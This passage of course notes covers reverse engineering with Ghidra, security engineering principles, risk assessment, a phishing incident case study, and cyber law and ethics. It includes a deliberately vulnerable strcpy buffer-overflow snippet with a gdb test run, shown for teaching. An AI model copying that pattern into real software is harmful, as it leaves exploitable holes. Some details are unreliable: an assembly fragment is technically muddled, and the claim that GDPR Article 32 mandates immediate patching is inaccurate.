`ret`	Returns from the function, with the result of `a + b` in the `eax` register. The return address is restored, and control goes back to the calling function.

10.4 Reverse Engineering

Need for Reverse Engineering

Often, we encounter **software or systems without documentation or access to the original source code**. This situation presents several challenges:

- **Identifying and fixing bugs or vulnerabilities** in the software
- Integrating the software with other systems or components
- Assessing the software's security and reliability
- **Learning from the software's design** and implementation techniques

Reverse Engineering

Reverse engineering is the **process of analysing a software system to identify the system's components** and their interrelationships, **creating representations of the system at a higher level** of abstraction (i.e. binary to source code). This process involves:

- **Disassembly**: Breaking down compiled executable code into assembly code.
- **Decompilation**: Transforming machine code back into high-level code.
- **Static Analysis**: Examining the code without executing it to understand its structure and behavior.
- **Dynamic Analysis**: Running the code and observing its behavior during execution to understand its functionality.

Reverse engineering is crucial for understanding undocumented software, integrating systems, and assessing security, but it also has legal and ethical implications.

Legal and Ethical Aspects

Reverse engineering involves several legal and ethical considerations. It can be used for legitimate purposes, such as:

- **Security analysis**: Finding and fixing vulnerabilities
- **Interoperability**: Ensuring compatibility between different systems
- **Research and learning**: Understanding software design and implementation

However, it can also be used maliciously:

- **Software piracy**: Creating unauthorized copies of software
- **Exploiting vulnerabilities**: Finding and using flaws for malicious purposes
- **Intellectual property theft**: Stealing proprietary algorithms and techniques

Disassemblers and Decompilers

Disassemblers and decompilers are tools for **reverse engineering software without source cod**e.

Disassemblers:

- **Function**: **Convert machine code (binary) into assembly language**, allowing for low-level analysis of the program's instructions.
- **Usage**: Useful for understanding how a program operates at the instruction level and for identifying specific functions and control flows.

Decompilers:

- **Function**: **Transform machine code into high-level code**, such as C or C++, providing a more abstract and human-readable view of the software.
- **Usage**: Useful for getting an overview of the software's logic and for identifying higher-level constructs and algorithms.

Example: OpenGoal Project for Jak and Daxter Games

The OpenGoal project is an excellent example of reverse engineering without source code. The project aims to decompile the Jak and Daxter games, converting their binary code back into a readable and modifiable form.

Process:

- **Disassembly**: The project begins by disassembling the game's binary files to understand the low-level instructions and control flow.
- **Decompilation**: The next step involves using a decompiler to convert these instructions into high-level code, making it easier to analyze and modify.
- **Reconstruction**: The decompiled code is then reconstructed and refined to match the original game's logic and functionality.

Benefits:

- **Preservation**: Helps preserve classic games by making them accessible and modifiable.
- **Learning**: Provides insights into game design and programming techniques used in the original games.
- **Modding**: Allows the community to create mods and improvements for the game.

Static vs. Dynamic Analysis

- **Static Analysis**: Involves examining the code without executing it, useful for understanding structure and detecting potential vulnerabilities.
- **Dynamic Analysis**: Involves executing the code and observing its behavior, useful for understanding runtime behavior and identifying hidden issues.

Example: Static vs. Dynamic Analysis

Static Analysis Example:

Imagine you have a disassembled binary file of a program. By examining the assembly code, you notice a potential buffer overflow vulnerability:

```
mov eax, [esp+4]    ; Move the first function argument into eax
lea ecx, [esp+8]    ; Load the address of the buffer into ecx
mov edx, eax        ; Copy the length into edx
rep movsb           ; Copy bytes from the source to the buffer
```

By analyzing the instructions, you can see that the program copies data into a buffer without checking its size, which could lead to a buffer overflow if the input is larger than the buffer.

Dynamic Analysis Example:

To further investigate, you run the program in a controlled environment using a debugger. You provide an input that exceeds the buffer size to observe the program's behavior:

```
$ gdb ./vulnerable_program
(gdb) run < large_input.txt
```

While running the program, you monitor the memory and register values. You notice that the program crashes when the input exceeds the buffer size, confirming the presence of a buffer overflow vulnerability.

Tools for Reverse Engineering

Ghidra: A powerful open-source reverse engineering tool developed by the NSA, which supports:

- **Disassembly**: Converts machine code to assembly language.
- **Decompilation**: Transforms machine code back into high-level code.
- **Interactive GUI**: Allows for detailed analysis and manipulation of code.

Example: Using Ghidra for Reverse Engineering

Scenario: You have a binary file of a software application, and you need to understand its functionality and identify potential vulnerabilities.

Steps:

1. **Load the Binary**:
   - Open Ghidra and create a new project.
   - Import the binary file into the project.
   - Ghidra will analyze the binary, disassembling it into assembly code.
2. **Disassembly**:
   - Navigate through the disassembled code to identify functions and code segments.
   - Example: Finding a function that handles user input.

```
00401000 <handle_input>:
00401000: push ebp
00401001: mov ebp, esp
00401003: sub esp, 0x20
00401006: mov eax, [ebp+0x8]
...
```

3. **Decompilation**:
   - Use Ghidra's decompiler to convert assembly code into a high-level representation.
   - Example: Viewing the decompiled function in C-like pseudocode.

```
void handle_input(char *input) {
    char buffer[32];
    strcpy(buffer, input);
    ...
}
```

   - This helps in understanding the logic and identifying potential vulnerabilities, like buffer overflows.
4. **Interactive Analysis**:
   - Use Ghidra's interactive GUI to set breakpoints, add comments, and explore code paths.
   - Example: Setting a breakpoint at the `strcpy` function to monitor its behavior during execution.
5. **Vulnerability Identification**:
   - Analyze the decompiled code to spot vulnerabilities.
   - In this example, the use of `strcpy` without proper bounds checking suggests a buffer overflow vulnerability.

Conclusion:

By using Ghidra, you can convert binary files into readable and analyzable code, facilitating the identification of vulnerabilities and understanding of software functionality.

11.1 Security Engineering

The Need for Security Engineering

In today's **increasingly connected digital landscape, software systems face a myriad of cybersecurity threats**. Data breaches, malware attacks, and unauthorized access can lead to significant financial losses, reputational damage, and compromised user privacy. A**ddressing these risks early in the development lifecycle is crucial** for building secure and resilient systems.

Security Engineering

Security Engineering is the **practice of designing, implementing, and maintaining software systems with a focus on protecting against potential security threats**. It involves integrating security considerations into every phase of the software development lifecycle, from requirements gathering to deployment and maintenance. By adopting a **proactive approach to security, organizations can identify and mitigate risks early**, reducing the cost and complexity of addressing vulnerabilities later in the development process.

Applying Security Engineering Principles

Consider a web application that handles sensitive user data, such as financial information. By applying security engineering principles, the development team can:

1. Implement strong authentication mechanisms, such as multi-factor authentication, to prevent unauthorized access.
2. Employ encryption techniques to protect data in transit and at rest.
3. Conduct regular security assessments and penetration testing to identify and address vulnerabilities.
4. Follow secure coding practices to prevent common vulnerabilities like SQL injection and cross-site scripting (XSS).
   By incorporating these security measures from the outset, the application can provide a more secure and trustworthy user experience.

⚠ Frameworks and Standards

To guide security engineering efforts, various frameworks and standards have been developed. Some notable examples include:

- OWASP (Open Web Application Security Project): Provides guidelines, tools, and best practices for web application security.
- NIST (National Institute of Standards and Technology): Offers a comprehensive framework for managing information security risks.
- ISO/IEC 27001: Specifies requirements for establishing, implementing, and maintaining an information security management system.
  Adhering to these frameworks and standards helps organizations align their security practices with industry best practices and regulatory requirements.

Principle	Explanation	Example
Keep Security Simple	Use simple, well-understood security controls and avoid complex, error-prone solutions.	Implement a straightforward role-based access control system instead of a complex, custom authorization mechanism.
Make Security Usable	Design security features that are user-friendly and intuitive to encourage adoption and proper usage.	Provide clear, concise instructions for setting up multi-factor authentication to ensure users can easily enable and use the feature.
Least Privilege	Grant users and processes only the minimum permissions necessary to perform their tasks.	Restrict access to sensitive data based on job roles, ensuring employees can only access information relevant to their responsibilities.
Segregation of Duties	Divide critical tasks among multiple individuals to prevent any single person from having excessive control.	Require separate individuals to initiate and approve financial transactions to reduce the risk of fraud.
Defence in Depth	Implement multiple layers of security controls to provide comprehensive protection.	Combine firewalls, intrusion detection systems, and regular security updates to create a multi-layered defence against cyber threats.
Zero Trust	Assume all users, devices, and networks are untrusted until proven otherwise.	Require authentication and authorization for all access attempts, regardless of the source or location.
Security by Default	Configure systems and applications with secure default settings to minimize the attack surface.	Disable unnecessary services and ports by default and require explicit configuration to enable them.
Fail Securely	Design systems to fail in a secure manner, minimizing the exposure of sensitive information or functionality.	Display a generic error message instead of revealing technical details when an application encounters an unexpected condition.
Avoid Security by Obscurity	Rely on well-tested, open security mechanisms rather than obscure or hidden techniques.	Use standard encryption algorithms like AES instead of proprietary or custom algorithms that lack thorough security analysis.
Risk-Informed	Prioritize security efforts based on a thorough understanding of the risks and potential impacts to the business.	Conduct regular risk assessments to identify and address the most critical security vulnerabilities and threats to the organization.

11.2 Information Security and Risk Management

Information Security Management

Information security management involves **protecting the confidentiality, integrity, and availability of information assets** by efficiently deploying security controls to prevent and detect threats. The main objectives of information security management are:

1. Protecting sensitive information from unauthorized access or disclosure
2. Ensuring the accuracy and completeness of information
3. Maintaining the accessibility of information for authorized users
4. Implementing controls to mitigate risks to information assets
5. Continuously monitoring and improving the security posture of the organization

Understanding Information Security Risks

Information security risks arise from the **combination of threats and vulnerabilities**:

- A threat is a potential cause of an incident that may result in harm to systems or organizations
- A vulnerability is a weakness that can be exploited by a threat source

The level of risk is determined by the likelihood of a threat exploiting a vulnerability and the resulting impact on the organization. Some common examples of information security risks include:

- Malware infection due to unpatched systems
- Data breach due to weak access controls
- System downtime due to DDoS attacks
- Data loss due to lack of backups

To effectively manage risks, organizations need to identify, assess, and prioritize them based on their likelihood and potential impact.

Likelihood:

Rating	Description	Frequency
High	Expected to occur frequently	> Once per year
Medium	May occur occasionally	Once every 1-3 years
Low	Unlikely to occur	< Once every 3 years

Impact:

Rating	Description	Business Impact
High	Significant impact on operations or reputation	> $1 million
Medium	Noticeable impact, but limited in scope	$100k - $1 million
Low	Minimal impact, can be easily absorbed	< $100k

Levels of Risk Against a University

- **Extreme:** Risks with a very high likelihood and severe impact, requiring immediate attention and mitigation. Examples include:
  - A major cyber-attack causing significant data loss and operational disruption.
  - A critical system failure impacting university-wide services during exam periods.
- **High:** Risks with a high likelihood and significant impact, necessitating prompt action and close monitoring. Examples include:
  - Frequent phishing attacks leading to compromised sensitive information.
  - Repeated malware infections affecting multiple departments.
- **Medium:** Risks with a moderate likelihood and impact, which should be addressed with appropriate controls. Examples include:
  - Occasional unauthorized access incidents due to weak passwords.
  - Periodic network outages affecting specific buildings or departments.
- **Low:** Risks with a low likelihood and minimal impact, which can be managed through routine procedures and accepted if necessary. Examples include:
  - Rare minor data breaches involving non-sensitive information.
  - Isolated instances of hardware failure in non-critical systems.

⚠ Dealing with Identified Risks

Once risks are identified and assessed, organizations must **decide how to treat them based on their risk level** and available resources. The four main risk treatment options are:

1. Accept: Decide to tolerate the risk without further action

2. Transfer: Share the risk with a third party (e.g., insurance)
3. Mitigate: **Implement controls to reduce the likelihood or impact of the risk**
4. Avoid: Eliminate the risk by ceasing the associated activity

Mitigation is the most common approach, which involves implementing security controls as countermeasures. Controls can be preventive, detective, or corrective in nature.

Types of Security Controls

Security controls are measures put in place to mitigate identified risks. They can be categorized as:

- Administrative: Policies, procedures, guidelines
- Physical: Locks, surveillance, access barriers
- Technical: Software and hardware controls

Controls can also be classified by their function:

- Preventive: Stop threats from materializing (e.g., access control, encryption)
- Detective: Identify threat occurrences (e.g., intrusion detection, audit logs)
- Corrective: Remediate the impact of materialized threats (e.g., incident response, backup restore)

A robust security posture requires a well-balanced mix of control types.

Example Risk Analysis

Consider a web application that stores sensitive customer data. A risk assessment identifies the following risks:

Risk	Likelihood	Impact	Risk Rating
SQL Injection	High	High	High
DDoS Attack	Medium	Medium	Medium
Data Breach	Medium	High	High

Based on this assessment, the organization decides to mitigate these risks by implementing the following controls:

- Input validation and parameterized queries to prevent SQL injection
- Web application firewall (WAF) to detect and block DDoS attacks
- Encryption of sensitive data at rest and in transit to reduce breach impact

After implementing these controls, the risk ratings are re-evaluated and reduced to an acceptable level in alignment with the organization's risk appetite.

11.3 Security Operations

Security Operations

Security Operations involves **managing and protecting an organization's information systems through continuous monitoring, detection, and response** to security threats and incidents. It aims to maintain and improve the security posture of an organization.

Phase	Description
Assess	Evaluate the current security posture, identify vulnerabilities and risks.
Intelligence	Gather, analyze, and interpret data to understand threats and adversaries.
Threat Hunting	Proactively search for indicators of compromise and latent threats.
Detect	Identify security incidents through monitoring and alerting mechanisms.
Respond	Take actions to contain and mitigate security incidents.
Recover	Restore normal operations and improve defenses based on lessons learned.

Case Study: Phishing Attack Incident

Context: A mid-sized financial firm experiences a phishing attack where several employees receive emails that appear to be from the IT department, requesting login credentials for a system update.

Assess:

- The security team evaluates the firm's security posture, identifying a lack of employee training on phishing threats as a vulnerability. They assess the potential impact of compromised credentials on sensitive financial data.

Intelligence:

- The team collects data on the phishing emails, including sender addresses, email content, and any associated IP addresses. They analyze this data to determine the origin of the attack and identify patterns.

Threat Hunting:

- Security analysts proactively search through network logs and employee workstations for indicators of compromise, such as unusual login attempts and connections to suspicious IP addresses. They look for signs that the phishing attack may have been part of a broader campaign.

Detect:

- The monitoring systems detect for IoCs (indicators of compromise). e.g.. Abnormal login patterns and multiple failed login attempts from unusual locations. Alerts are generated for further investigation.

Respond:

- The security team quickly resets passwords for affected accounts and implements multi-factor authentication (MFA) to prevent further unauthorized access. They also isolate compromised systems from the network and conduct a forensic analysis to determine the extent of the breach.

Recover:

- Normal operations are restored by securely reconfiguring compromised systems and updating security policies. The firm conducts a post-incident review and improves its security posture by enhancing employee training on recognizing phishing attempts and implementing more robust email filtering solutions.

12.1 Cyber Legality

Importance of Cyber Legality

In today's interconnected digital world, cyber activities have become an integral part of our daily lives. As individuals and organizations increasingly **rely on technology**, it is **crucial to understand the legal and ethical implications** surrounding these activities. Failure to comply with cyber laws can result in severe consequences, making it essential to navigate this complex landscape effectively.

Cyber Legality and Ethics

Cyber legality refers to the **laws and regulations governing activities in the digital realm**

- Cyber legality examples:
  - Laws against unauthorized access to computer systems
  - Regulations on data protection and privacy
    Legal issues in cyberspace **often involve complex factors, making it challenging to provide clear-cut answers**. Laws governing the internet, cybercrime, and surveillance vary across jurisdictions and are subject to interpretation.

Cyber Law Categories and Examples

Cyber laws can be categorized into various domains, each addressing specific aspects of digital activities:

Federal Laws:

Law	Description
Australian Privacy Principles (APP)	Part of the Privacy Act, regulates the collection and use of personal information

Law	Description
Cybercrime Act	Regulates unlawful hacking, computer fraud, data theft, etc.
Spam Act	Regulates commercial emails
Telecommunications Act (Interception and Access)	Regulates interception of communication, etc.
Data Retention Bill	Part of the Telecom Act, requires ISPs and CSPs to retain metadata and disclose them
Notifiable Data Breach Scheme	Part of the Privacy Act, requires government agencies and others to disclose breaches to affected individuals and report to the OAIC
Copyright Act	Protects intellectual property rights in the digital realm

General Categories:

Category	Description	Examples
Privacy Laws	Protect individuals' personal information and regulate data collection, use, and disclosure	GDPR, CCPA
Intellectual Property Laws	Safeguard creators' rights over their digital works	Copyright, Trademarks
Cybercrime Laws	Define and penalize illegal activities in cyberspace	Hacking, Identity Theft, Cyber Terrorism
Electronic Commerce Laws	Facilitate and regulate online business transactions	Electronic Signatures Act
Surveillance Laws	Govern the monitoring and interception of digital communications	PRISM Program

Reporting Laws and Legal Considerations

- Reporting laws: Certain jurisdictions require mandatory reporting of cyber incidents to designated authorities (e.g., data breaches, cybersecurity incidents)
  - Some laws require the release of information to the police
  - Some laws require the release of information to those affected (e.g., if personal data is compromised or released)
  - Some laws require the release of information to investors (especially for a public company)
  - Some laws forbid the release of information (e.g., about a police investigation or a case being heard in courts)
  - Some laws forbid reporting security flaws

⚠ Legal Considerations in Penetration Testing

When conducting penetration testing, it is crucial to consider the legal implications and ensure compliance with relevant laws and regulations. Key aspects to keep in mind include:

Compliance:

- Ensure that the penetration testing activities comply with applicable laws and regulations, such as the Computer Fraud and Abuse Act (CFAA) and the Cybercrime Act
- Obtain proper authorization and consent from the target organization before initiating any testing activities
- Clearly define the scope and objectives of the penetration test in a written agreement

Liability:

- Have appropriate insurance coverage to mitigate potential liabilities arising from the penetration testing activities
- Protect the confidentiality of any sensitive information obtained during the testing process and securely dispose of it after the engagement
- Adhere to the agreed-upon scope and objectives to minimize the risk of unintended damage or disruption

Documentation:

- Document all testing activities, findings, and recommendations in a comprehensive report
- Maintain detailed records of the authorization and consent obtained from the target organization
- Ensure that the documentation is accurate, complete, and can serve as evidence of due diligence in case of legal disputes

Failure to adhere to legal requirements and best practices in penetration testing can result in civil or criminal penalties, damage to reputation, and loss of trust from clients and stakeholders.

12.2 Cyber Ethics

Importance of Cyber Ethics

In the rapidly evolving digital landscape, individuals and organizations **face complex ethical dilemmas that go beyond the scope of legal frameworks**. As technology permeates every aspect of our lives, it is crucial to understand and navigate the ethical implications of our actions in cyberspace. Failure to consider the ethical dimensions of our digital behavior can lead to unintended consequences, erode trust, and harm individuals and society as a whole.

Cyber Ethics and Legality

Cyber ethics refers to the **moral principles and values that guide behavior in the digital realm, while cyber legality encompasses the laws and regulations governing online activities**.

- Ethical reasoning approaches:
  - Teleology: Focuses on the **consequences of actions**, aiming to maximize overall well-being or utility
  - Deontology: Emphasizes **adherence to moral duties** and principles, regardless of consequences
- Ross' list of prima facie duties: Fidelity, reparation, gratitude, justice, beneficence, self-improvement, non-maleficence
- Relationship between ethics and law:
  - Alignment: Ethical principles may coincide with legal requirements
  - Conflict: Ethical convictions may compel individuals to engage in civil disobedience or resist unjust laws
  - Adherence: Individuals may follow the law while advocating for change through legal channels

Case Study: ERP Vulnerability in Healthcare Facility

A healthcare facility uses an Enterprise Resource Planning (ERP) system to manage various aspects of its operations. The IT admin discovers a critical vulnerability in the ERP that requires immediate patching, which would take up to 12 hours and disrupt the system's availability.

- Ethical considerations:
  - Prioritizing patient care and minimizing potential harm
  - Balancing the need for system security with operational continuity
- Decision: The IT admin chooses to apply the patch during nighttime hours when fewer patients are affected, and no surgical procedures are scheduled
- Legal implications: The decision violates GDPR Article 32, which mandates immediate patching upon vulnerability identification
  This case illustrates the complex interplay between ethical considerations and legal obligations in the context of cybersecurity.

Ethical Considerations in Penetration Testing

Penetration testing involves simulating cyber attacks to identify vulnerabilities in systems and networks. While crucial for enhancing security, it raises important ethical considerations:

- Authorization: Obtaining explicit permission from the system or network owner before conducting tests
- Transparency: Being transparent with clients about the methodology, tools, and techniques employed
- Confidentiality: Ensuring the protection and secure handling of sensitive data collected during the testing process
- Responsibility: Conducting tests in a professional manner, minimizing potential harm to employees, customers, and stakeholders
  Adhering to these ethical principles is essential to maintain trust, protect stakeholders, and uphold the integrity of the penetration testing profession.

12.3 Legal vs. Ethical

Legal vs. Ethical Issues

Scenario	Legal	Ethical
Sharing copyrighted material without permission	Illegal (copyright infringement)	Unethical (violation of intellectual property rights)
Hacking into a computer system without authorization	Illegal (unauthorized access)	Unethical (invasion of privacy, potential harm)
Disclosing a security vulnerability to the software vendor	Legal	Ethical (responsible disclosure)
Conducting penetration testing without client's informed consent	Illegal (unauthorized access)	Unethical (lack of transparency and authorization)
Accessing personal data for targeted advertising without opt-in consent	Illegal (violation of data protection laws)	Unethical (exploitation of user privacy)
Whistleblowing about unethical practices within an organization	Legal (protected under whistleblower laws)	Ethical (upholding integrity and public interest)
Developing AI systems with biased decision-making algorithms	Legal (no specific regulations)	Unethical (perpetuating discrimination and unfairness)
Violating copyright law to share educational materials with underprivileged students	Illegal (copyright infringement)	Ethical (promoting access to education and knowledge)